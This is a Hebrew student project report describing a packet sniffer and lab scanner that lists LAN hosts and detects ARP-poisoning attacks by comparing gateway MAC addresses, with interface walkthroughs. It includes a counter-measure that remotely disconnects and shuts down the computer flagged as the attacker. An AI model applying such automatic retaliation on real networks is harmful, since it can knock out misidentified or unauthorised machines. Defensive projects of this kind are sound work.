- הפרויקט מתמקד בפרוטוקולים: HTTP, TCP, IP, ומשתמש באלגוריתמים מתחום הבינה המלאכותית על מנת לזהות ולהגן מפני התקפות על הרשת כמו: ARP Poisoning או IP Spoofing.


Packet Anzlyzer

תרשים זרימה:

תהליך ניטור המידע ברשת:



ייצוג האלגוריתם



6. בחירת הפתרון המוצע

פרויקט ה-Scanner מטרתו הינה לסרוק את תעבורת הרשת ולדווח על התקפות המתרחשות ברשת ולבצע הגנות מפניהן.

פרויקט זה עוסק בניתוח מנות העוברות ברשת המקומית, בהסנפתן באמצעות פילטרים שונים והצגתן בצורה מפורטת לפי שכבות ה: Ethernet, IP, TCP, HTTP. כמו כן, ניתן לעצור ולאתחל את קליטת המנות (ממשק ההסנפה דומה לזה של ה-Wireshark).

בנוסף לכך, הפרויקט ישמש כמעין שליטה על מעבדת מחשבים. שכן, ניתן לראות בעבודה סריקה מלאה של כל כתובות ה-IP של המחשבים ברשת המקומית.

הסורק מזהה מתקפות ברשת המקומית, מציג את הפרטים בנוגע אליה: IP של המתקיף, MAC של המתקיף, IP של המותקף, MAC של המותקף, וסטטוס המתקפה – מותקף כעת, כלומר, עוד לא טופל או במצב בטוח, כלומר, לאחר טיפול וביצוע ההגנה של הסקנר. פרויקט זה מתמקד בעיקר במתקפת Arp – Poisoning.

בממשק הסורק, ניתן לראות את פרטי המתקפה המתרחשת ברשת המקומית וניתן לעצור אותה באמצעות לחיצת כפתור. ההגנה של הסורק גורמת לניתוק המחשב המתקיף מהרשת וכיבויו ובכך הוא לא יכול לבצע את ההתקפה שלו.

7. פיתוח הפתרון או היישום- תהליך כתיבת העבודה

תחילה, נבנה ממשק הסורק (scanner). לאחר שהוא היה בנוי, נוצרה אפשרות לתפיסת המנות העוברות במחשב הסורק, לפי הפרוטוקולים Ethernet, TCP, UDP, IP, HTTP. כאשר מתבצעת לחיצה על אחת הפקטות בחלון ה-Ethernet, היא תנותח באופן מעמיק, תוך כדי הצגתה בממשק זה בחלונות המתאימים לפי הפרוטוקולים שהיא שייכת אליהם. זהו בעצם הטאב הראשון.

בטאב השני, אשר עוסק כבר במעבדת מחשבים שלמה, ובה הוא יכול לזהות מי הם המחשבים הנמצאים ברשת המקומית. לאחר שהסורק מזהה אותם, הוא מציג את כתובות ה-IP שלהם. כמו כן, מוצג מספר המייצג את כמות המחשבים המחוברים לרשת המקומית.

הטאב השלישי והרביעי, אחראים כבר על התקשורת עם ממשק מצב המחשב. על כל המחשבים שבמעבדה מותקן הממשק הנוסף של הפרויקט, ממשק מצב המחשב. תכנית ה-Scanner יוצרת בעת עלייתה חיבור Socket אל כל המחשבים בעלי ממשק מצב המחשב, היא שולחת להם הודעות לבקשת כתובת ה-Mac של ה-Default-Gateway שלהם (במקרה הזה גם הנתב). מחשב ה-Scanner משווה את זה לכתובת ה-MAC של ה-Default-Gateway שבטבלת ה-ARP שלו והוא משווה ביניהם (זאת בעקבות ההנחה כי מחשב ה-Scanner הוא מעיין Admin ברשת המקומית ואינו יכול להיות מותקף על ידי אחרים). אם יוצא שהכתובות שונות, אז הוא מבין שישנה מתקפה על אותו המחשב ששלח לו את הכתובת ואותה הכתובת היא כתובת ה-MAC של המחשב התוקף.


מכאן, הסורק יודע את פרטי המתקפה ומדפיס אותה לעיני המשתמש בממשק פשוט בטאב השלישי. אחרי שהוא יודע מי הוא המחשב התוקף ומי הוא המותקף, הוא יוכל להגן על המחשב המותקף ולתקוף את התוקף.

לחיצה על כפתור להתחלת הגנה תגרום לסורק לשלוח הודעה לאותו מחשב תוקף. שכן, קיים חיבור Socket בינו לבין כל מחשב ברשת המקומית. מתקפת ה-Arp-Poisoning היא מתקפה הפועלת ברשת המקומית ולכן יכול ה-Scanner לנצל את חיבור ה-Socket בינו לבין התוקף, ולגרום לו להתנתק מהרשת. בכך, הממשק של התוקף שרץ על ידו לא יוכל להמשיך לפעול ויצוג לו שגיאה בהרצה, ואף מחשב התוקף יכבה. התנתקות זו, גורמת לתוכנה שלו (ממשק המתקיף) ולחיבור ה-Socket בינו לבין ה-Scanner לקרוס לאחר מכן (כיוון שאינם עובדים ללא חיבור לרשת).

8. תיעוד והדרכה


8.1 תיעוד למשתמש

8.1.1 תהליך כתיבת העבודה:



תחילה נערך ניסיון לנטר את המנות העוברות ברשת המקומית של המחשב עליו מופעל הממשק.

ה-wireshark, כלי שמבצע ניטור מנות בצורה יעילה וטובה, שימש השראה לפרויקט.



Packet Anzlyzer

נעשית האזנה לכל המנות שעוברות ברשת באמצעות PacketCommunicator – שמאזין לכל המנות שעוברות ברשת על פי פילטר מסוים. תחילה לא מוגדר פילטר והאזנה מתבצעת עבור כלל המנות שעוברות. כל מנה שנתפסת, מחולקת לשכבות שונות על פי מודל 7 השכבות.


פרויקט זה מתמקד בפרוטוקולים: Ethernet, IP, TCP, HTTP. לכן כל שכבת מידע שהייתה קשורה לאותם פרוטוקולים הודפסה והוצגה על ידי הסורק. לאורך ההאזנה, המידע שנאסף מושווה למנות שנתפסות על ידי ה-wireshark ובכך ניתן לראות כי הניטור שמתבצע יצא זהה ל-wireshark. לאחר מכן לממשק נוספו פילטרים, כך שהמנות שאליהן ניתן להאזין יהיו בהתאם לרצונו של המשתמש. לכן נוצר ComboBox שמכיל 16 פילטרים שונים שיכולים לשמש את המשתמש על מנת שיוכל להאזין לפקטות החיוניות לו.

8.1.2 מבנה הפרויקט:

הפרויקט מורכב משני ממשקים שונים, ממשק ה-Scanner שכתוב ב-WPF וממשק מצב המחשב שכתוב ב-ConsoleApplication.


8.1.3 ממשק ה-Scanner:

- משמש את אחד המחשבים במעבדה והופך את המחשב בו הוא מוכל למעיין מחשב Admin ברשת המקומית של המעבדה.
- בעל יכולת לנטר מנות ברשת, לדעת כמה מחשבים בשימוש יש במעבדה, לזהות מתקפת Arp -Poisoning ברשת המקומית ולהגן מפניה.
- הממשק מכיל 4 טאבים :
(1) הטאב הראשון - Sniffer :
מבצע ניטור של הפקטות שעוברות ברשת.




Packet Anzlyzer

לחיצה על הכפתור Start Scanner תגרום להתחלת הניטור.
לחיצה על ה ComboBox בצד שמאל תציג 16 פילטרים לבחירה, בחירה של פילטר מסוים תגרום לתכנית לנטר את הפקטות שמתאימות לאותו הפילטר.



המידע על כל מנה שתילכד יחולק לשכבות ולפרוטוקולים: Ethernet, IP, TCP, HTTP. בהתאם לפרוטוקולים שהמנות פועלות לפיהם.
יש 4 ListBoxes בטאב זה, כל אחד שייך לאחד מהפרוטוקולים שהוזכרו קודם ובהן מוכל כל המידע הנמצא באותה השכבה.
ב ListBox של שכבת ה-Ethernet יוצגו כל המנות שנוטרו (בליסט יהיו עד ל1000 מנות ועל כל מנה נוספת שתתווסף תמחק אחת שממוקמת בראש הליסט).
כמו כן, המנות נצבעות בצבעים אדום כחול וירוק לפי הפרוטוקולים לפיהם הן פועלות.




Packet Anzlyzer


לחיצה על הכפתור Stop תגרום להפסקת הליך ניטור המנות שעוברות ברשת.

במקום כפתור Stop יופיעו כפתור Continue וכפתור ReStart.

לחיצה על שורה תציג על שאר הListBoxes את המידע שמוכל באותה שכה באותה המנה שנבחרה.



לחיצה על כפתור Continue תגרום לתכנית ניטור המידע שעובר ברשת להתחיל לפעול שוב. לחיצה על כפתור ReStart תגרום לניקוי כל התוכן מה-ListBoxes ולאיפוס הפילטר, כך שיהיה ניתן לבחור פילטר חדש, ולחיצה על Continue תאפשר להריץ שוב את תכנית הניטור בהתאם לאותו הפילטר החדש.




2) הטאב השני – IP in the Subnet :


יכיל ListBox שיכיל את כל כתובות הIP של המחשבים הפתוחים באותה הרשת המקומית של המעבדה.

Packet Anzlyzer

עם פתיחת התכנית יהיה ניתן לראות שאין עוד כתובות שנאספו :




בעת הפעלת התכנית נשלחים לכל המחשבים ברשת המקומית(לכל כתובות IP שיש אופציה שנמצאות בשימוש) פקטות Arp-Request, רק המחשבים שפתוחים ישלחו חזרה אל Scannern מנות Arp-Reply כך Scannern אוסף ושומר את כתובות IP ואליהם מתאים כתובות MAC של כל המחשבים שבשימוש ברשת המקומית. במהלך ריצת התכנית יש האזנה מתמדת למנות Arp-Reply כך שאם מחשב נפתח במהלך זמן פעולת Scannern , Scannern יזהה זאת ויוסיף אותו למאגר(התווספות המידע אודותיו למאגר המוצג יקרא בכל 8 שניות).

